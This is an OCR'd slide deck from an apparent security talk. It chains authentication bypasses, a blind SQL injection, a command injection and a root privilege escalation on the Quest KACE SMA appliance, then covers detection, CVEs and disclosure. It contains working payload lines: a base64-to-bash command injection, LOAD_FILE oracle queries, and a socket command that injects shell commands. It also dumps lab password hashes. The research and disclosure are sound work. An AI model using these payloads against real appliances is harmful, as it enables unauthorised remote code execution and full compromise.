
```
MariaDB [(none)]> select * from KBSYS.USER_AUTH;
+----+--------+---------+--------------------------------------------------------------------------------------------------------------------+
| ID | ORG_ID | USER_ID | PASSWORD                                                                                                           |
+----+--------+---------+--------------------------------------------------------------------------------------------------------------------+
|  1 |      1 |      10 | $6$rounds=25000$320dadb8290863ff$RjqTwHyPuN2nKI/FYY48QfXkU.DkmEs/DpqZQFd4aIKRNPYBRf0vpVYZ7evNUW61IKHmOdYKJ.qvPr25nN9SG1 |
|  2 |      1 |      18 | $6$rounds=25000$925fdf26960b0fff$rVjuWNGLFHcU5N6fiTpAjq2EiZYUcJvFVNLtYu0mjBvc5/l70dJLa7Tr2nN1WRV3KELpIcXhYu9PE5SYqRi32. |
|  3 |      1 |      19 | $6$rounds=25000$e57560f1427d5cc5$UTsHo.H5eTGMT1Len4TPfKnNtVFbELj4MDWcVFushDNmP06NxJMwsUzRc013qi6wlDmYwRinJJ6VoZTsae7rO/ |
|  4 |      1 |      20 | $6$rounds=25000$121c4bef96fc88ab$C8s.Qh8STRefaatOuRltZodH2MRtHKJvSGpVgjF/v6.nDIfSIpSv.6ruqiCbmRV5MevymlJ16IuujAr35lwKk1 |
|  5 |      1 |      21 | $6$rounds=25000$ab3757cc934e476a$2tWmHO9LfA27b8DNBvDyGSLYi.h7AZ7nyy2uBttiHlnPQRIi94AIdjwZeq/YspHRFQHD1ywi4yd3V9woyBwcl/ |
|  6 |      1 |      22 | $6$rounds=25000$77675dd211181d0d$vvsKA8kqCXegz3WPOCpXAiZlBmetfxA7xWZInXjUx/UgYXi8XKimHD8gcKB0WRcnJ/XUx2iUSA7H0OrXqhvgJ/ |
|  7 |      1 |      23 | $6$rounds=25000$8b28778f60dd8847$8eyjqkAuGevAglmHHMQwlXII0AMbp0Znj9dyDfnA5BvV4JSbGiQfQGIQvYQjd/W7cBAwdiEN.QUFqbUlXuPVl0 |
|  8 |      1 |      24 | $6$rounds=25000$6fd457f344cf43fb$cl81NslpQ88WTtj2bJFlNgWoTAPh8JKctfQlUp2Z3dM5Tl.Zy45e1hq3dPgzasOsJSlAVEkUg7CfMtevPlnKj0 |
|  9 |      1 |      25 | $6$rounds=25000$2fb60cea6e22b80b$61t5xHa2l6KmP9fQtYmVQqKYmgmy0wb4HyLHY/9z8YI7SgZGIz1mjMhyufVhyiJnvl8lKn6i8FAERpybnjp5b0 |
+----+--------+---------+--------------------------------------------------------------------------------------------------------------------+
9 rows in set (0.001 sec)
```

Authentication bypass #1

- Not a reliable authentication bypass, but plausible
- Plausibility increases in the context of user imports
- Users who were imported but never logged in would be affected
- Importing from LDAP means an entire Org
- Most of these accounts have no permissions
    - Can still use session modification bug in mailthis.php!


Authentication bypass #1

- Imported inactive user logs in, can’t access anything



Authentication bypass #1

- Request fails but session still exists



Request

Pretty Raw Hex

```
1 POST /userui/check_login.php HTTP/1.1
2 Host: kacesma
3 Cookie: KACE_LAST_ORG_SECURE=
9oTWIKIy4ju8X%2BH7MvGYtpKbavwYrYPs4UXB%2FGfFD4g%3D;
KACE_LAST_USER_SECURE=
9kQL9r6PszB2gomHWamlQXUFmyoyxLlAuAd4I8Lt1M6Ng7Y8E0PRgh
GjpQp1XNM%2BkHDET0JPi%2BGFYuXzNXvChw%3D%3D; kboxid=
bdc9691b9604488cc90d68a910e37d2d; KACE_CSRF_TOKEN=
a2bf161f6ab1c58b9412592c63a5c4740a0fcce07140565413544b
52d01d59ce4eb87e1ca9e23cfc5efecb3f11cef8322b13448ee1b1
7364eff5fd95eedf96f3
4 Content-Length: 208
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="102",
"Google Chrome";v="102"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "macOS"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://kacesma
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/102.0.0.0 Safari/537.36
13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,image/apng,*/*;q=0.8,application
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Date: Wed, 29 Jun 2022 16:15:23 GMT
3 Server: Apache
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache,
must-revalidate
6 Pragma: no-cache
7 Set-Cookie: KACE_LAST_ORG_SECURE=
9%2BwfoNl3wZZqCnM6gzRD5rBFVPnj%2BKnZYq00f%2FDhGJk
%3D; expires=Thu, 29-Jun-2023 16:15:23 GMT;
Max-Age=31536000; secure; HttpOnly
8 Set-Cookie: KACE_LAST_USER_SECURE=
fK0TuyjdpdvLWkGmSoEElSB7h8LU3vks8760ctjgUDk%3D;
expires=Thu, 29-Jun-2023 16:15:23 GMT;
Max-Age=31536000; secure; HttpOnly
9 Set-Cookie: kboxid=
fb2c19961f262f30b68e4687b3d57cb3; path=/; secure;
 HttpOnly
10 Set-Cookie: KACE_CSRF_TOKEN=
2449125ae402a390e2ba12ea176f9307bef4b02c4d6f33dc5
b59a73a9c133f8f6b3f67a2e4fa464815b81033677006166e
d3d1a784411479e23c6938e663cec0; path=/; secure;
HttpOnly
11 Location: /userui/welcome.php?ERROR_NBR=3
12 X-Content-Type-Options: nosniff
13 X-Frame-Options: sameorigin
```

Authentication bypass #1

- Session still has KB_VALID_USER_SESSION (kbsid) set!

```
[root@kacesma /kbox/tmp/phpsessions]# cat sess_bdc9691b9* | sed 's/;/\n/g' | grep kbsid
kbsid|i:1
```


- mailthis.php is reachable from an imported user!
- While unlikely, attack scenario fully plausible
- Still need many users imported, along with lucky hash “0e…”
- Is there something better?

Authentication bypass #2

- A slightly better (but non-default) auth bypass exists!
- Quest appliances can be paired and can share logins!
- **$token = md5(uniqid(microtime(), true))**
- Type juggling doesn’t work, token is placed in SQL query rather than evaluated with PHP
- Output is guessable though!

Authentication bypass #2

- Prefix input and uniqid generated values use the current time




```
uniqid(string $prefix = "", bool $more_entropy = false): string
```


Gets a prefixed unique identifier based on the current time in microseconds.


Caution This function does not generate cryptographically secure values, and should not be used for cryptographic purposes. If you need a cryptographically secure value, consider using random_int(), random_bytes(), or openssl_random_pseudo_bytes() instead.

- Even with more_entropy set to true, not a cryptographically secure token generation
- More plausible than magic hashes if a machine is paired!

Current state







What about agents?

- Agents must communicate with the MDM out of necessity
- User authentication and agent authentication handled differently
- download_agent_installer.php
- Command injection, but requires ‘serv’ parameter that is unknown
- $org_id is attacker controlled!

```
$templocation = "/tmp/agentprov/".$org_id."/".$agent_version."/";
```


```
$zipname = $templocation . pathinfo($msifile, PATHINFO_FILENAME) . ".zip";
exec("/usr/local/bin/zip -j $zipname {$templocation}*.bat {$templocation}*.msi");
```

Chain #3

- How is ‘serv’ created?
- $_GET['serv'] == $hashed_serial
- hash('sha256', get_serial_number());
- get_serial_number retrieves serial number from disk!
  - An unauthenticated LFI would work!
- Depending on installation type, appliance_info.txt, mfg_serialnum, or mfg_serialnum.XX-XX-XX-XX-XX-XX could be read
  - XX-XX-XX-XX-XX-XX represents MAC address of appliance

Chain #3

- How to get MAC address of appliance?



Chain #3

- Using an LFI to read /etc/issue!

```
><><><
```

Chain #3

- An unauthenticated LFI would allow for full unauth reliable RCE
- No LFIs!
- What else could be used?

```
510531 Connect  root@localhost as anonymous on KBSYS
```

- Enabled SQL logging, DB queries made as root!
- root has permissions to read local files, so an SQLi can serve as an LFI

Chain #3

- A single SQLi is all that's needed
- Same file as command injection
- This code comes before the check for serv

```php
$org_id = basename($_GET['orgid']);

if (!validateOrg($org_id)) {
    header('HTTP/1.0 404 NOT FOUND');
    echo '404 ' . _('Not Found');
    exit;
}

if (!validateAgentVersion($org_id, $agent_version)) {
    header('HTTP/1.0 404 NOT FOUND');
    echo '404 ' . _('Not Found');
    exit;
}
```

Chain #3

- validateAgentVersion has SQLi!
- validateOrg comes first
- SQL query will fail if org_id isn't valid, org ids are integers

```
function validateOrg($org_id)
{
    $dbSys = dbConnectSys();
    return $dbSys->GetOne("SELECT ID FROM ORGANIZATION WHERE ID = ?", array($org_id));
}
```

```
function validateAgentVersion($org_id, $agent_version)
{
    $dbSys = dbConnectSys();
    return $dbSys->GetOne("select ID from ORG$org_id.CLIENT_DISTRIBUTION WHERE VERSION = ?", array($agent_version));
}
```

Chain #3

- Found while looking through SQL logs
- Throwaway payload to find queries in logs
- That's the validateAgentVersion query!
- SQLi was triggered! How?!

```
510531 Connect  root@localhost as anonymous on KBSYS
510531 Init DB  KBSYS
510531 Query    set names utf8mb4
510531 Query    select ID from ORG1.FINDME.CLIENT_DISTRIBUTION WHERE VERSION = '1'
```

Chain #3

- MariaDB type juggles!
- Convenience feature for strings with differing units
- Both values

  converted to ints

  and added

```
MariaDB [KBSYS]> select '100 dollars' + '100 USD';
+---------------------------+
| '100 dollars' + '100 USD' |
+---------------------------+
|                       200 |
+---------------------------+
```

- Any non-numeric text in a string starting with a numeral is dropped

Chain #3

- Ord ID is a bigint
- $org_id will be converted to an int

```
MariaDB [KBSYS]> SELECT COLUMN_NAME,D
+-----------------+-----------+
| COLUMN_NAME     | DATA_TYPE |
+-----------------+-----------+
| ID              | bigint    |
| NAME            | varchar   |
```

```
MariaDB [KBSYS]> SELECT ID FROM ORGANIZATION WHERE ID = '1';
+----+
| ID |
+----+
|  1 |
+----+
1 row in set (0.001 sec)

MariaDB [KBSYS]> SELECT ID FROM ORGANIZATION WHERE ID = '1.....SQL Injection Payload';
+----+
| ID |
+----+
|  1 |
+----+
1 row in set, 1 warning (0.001 sec)
```

Chain #3

- A few issues with this SQLi
- SQL responses aren’t visible
- basename() is called on $org_id
  - Truncates a string to the last part of a path
  - /etc/issue -> issue
- $org_id must be valid SQL and command injection

Chain #3

- SQL responses aren’t visible
- Can create a blind SQLi oracle!
- 404 is returned when agent versions aren’t valid
- Redirect to the welcome page returned if an error happens after the SQL queries
  - $org_id of ‘1.CLIENT_DISTRIBUTION where 1 = 1;#’ -> 200
  - $org_id of ‘1.CLIENT_DISTRIBUTION where 1 = 2;#’ -> 404

Chain #3

- LOAD_FILE can be used to read files
- basename() is called on $org_id
- CONCAT(CHAR(0x2f),'etc',CHAR(0x2f),'issue')

Chain #3

- Need to load a single byte from a file for comparison oracle
- LOCATE('MAC Address: ', LOAD_FILE(...)) gets starting position
- SUBSTR(LOAD_FILE(...), LOCATE(...), 1) gets a single byte
- Bruteforce MAC address and serial number (alphanumerics)

Chain #3

- The full strategy works!
- SQLi -> Read 2 local files -> calculate serv -> trigger command injection for RCE as www
- Commands must be valid SQL, will be truncated by basename()
  - ; -- $(echo {b64_payload} | base64 -d | bash)
- Could modify/plant a PHP session to achieve admin
- root is more fun though!

Privilege escalation

- Is there anything custom running as root?
- There are a few things running!

```
[root@kacesma /kbox/tmp/phpsessions]# ps aux | grep root | grep '/kbox/bin' | head
root      1251   0.0  1.2  129960  49684  -  Ss   09:27      0:00.04 /usr/local/bin/php /kbox/bin/kbserver/kbserver.php
root      1295   0.0  1.2  127912  49476  -  Is   09:27      0:00.00 /usr/local/bin/php /kbox/bin/sudo_server.php
root      1316   0.0  1.2  127912  48428  -  Is   09:27      0:00.00 /usr/local/bin/php /kbox/bin/smarty_server.php
root      1336   0.0  0.1  127912   5428  -  Ss   09:27      0:01.99 /usr/local/bin/php /kbox/bin/kworkflow/kworkflow.php
root      1362   0.0  0.2  127912   6320  -  Ss   09:27      0:01.75 /usr/local/bin/php /kbox/bin/kreplication/kreplication_cron.php
root      1371   0.0  0.1  127912   5072  -  Ss   09:27      0:00.67 /usr/local/bin/php /kbox/bin/kreplication/kreplication.php
root      1372   0.0  1.2  127912  49044  -  I    09:27      0:00.00 /usr/local/bin/php /kbox/bin/kreplication/kreplication.php
root      1373   0.0  1.2  127912  49044  -  I    09:27      0:00.00 /usr/local/bin/php /kbox/bin/kreplication/kreplication.php
root      1374   0.0  1.2  127912  49044  -  I    09:27      0:00.00 /usr/local/bin/php /kbox/bin/kreplication/kreplication.php
root      1375   0.0  1.2  127912  49044  -  I    09:27      0:00.00 /usr/local/bin/php /kbox/bin/kreplication/kreplication.php
```

Privilege escalation

- kbserver
- Listens on Unix socket /kbox/tmp/kbdaemon.sock
- Socket world writable
- Receives: Command,argument1,argument2


```
case 'KB_CP_CHOWN_WWW':
    if (count($parts) == 3) {
        $kbController->cp_chown_www($parts[1], $parts[2]);
    }
    break;
```

Privilege escalation

- Could overwrite a sensitive file, add ssh key, etc
- Could chown a protected binary and overwrite as www
- Could also trigger command injection!
- KB_CP_CHOWN_WWW,`cmd`,zzz

```
public function cp_chown_www($src, $dest)
{
    exec("/bin/cp $src $dest");
    exec("/usr/sbin/chown www $dest");
}
```

Current state




Demo!

- Full exploit at https://github.com/jeffssh/KACE-SMA-RCE
- Backup Demo https://youtu.be/kRRiXMPz_14

Detections

- The general access log is detailed enough to catch this attack



Reflections

- Coresecurity found these vulnerabilities and reported them
- SQLi reported as CVE-2018-11136
- Never saw the unpatched code, but org_id was parameterized in one query
    - Best guess is that it wasn't before, and source review indicated to me that 2nd query wasn't exploitable

Reflections

- Command injection reported as CVE-2018-11138
- Their payload doesn’t include msi parameter
- Injection was in msi zipping process
    - Likely a reintroduced vulnerability under the assumption that input was safe

Reflections

- SQLi highlights the importance of source code review paired with dynamic testing
- SQLi and RCE highlight the importance of defense in depth
  - If queries weren't running as root, serial number couldn't be leaked
  - If org_ids were strictly sanitized (verified as ints) before parameterization, SQLi wouldn't be possible

Timeline

- 4/20 - First contact
- 4/20 - Vuln descriptions and PoC moved to Quest FTP server
- 4/21 - Meeting with Quest team, full explanation of findings
- 5/11 - Hotfix and patched version (12.1) live, communication sent to customers indicating critical severity issue
- After 5/11 - Repeated communication to customers urging them to patch every 2 weeks, CVEs withheld to give more patching time

Credits/Thanks

- Coresecurity for initial discovery of SQLi/RCE
  - Rediscovery was not guided by this, found after
- Michal Spacek for discovery of magic hash input 240610708
- Nuro for the opportunity to do interesting and impactful work
- John Novak, former coworker who taught me a lot about appliance hacking
- Praetorian, fantastic environment to learn in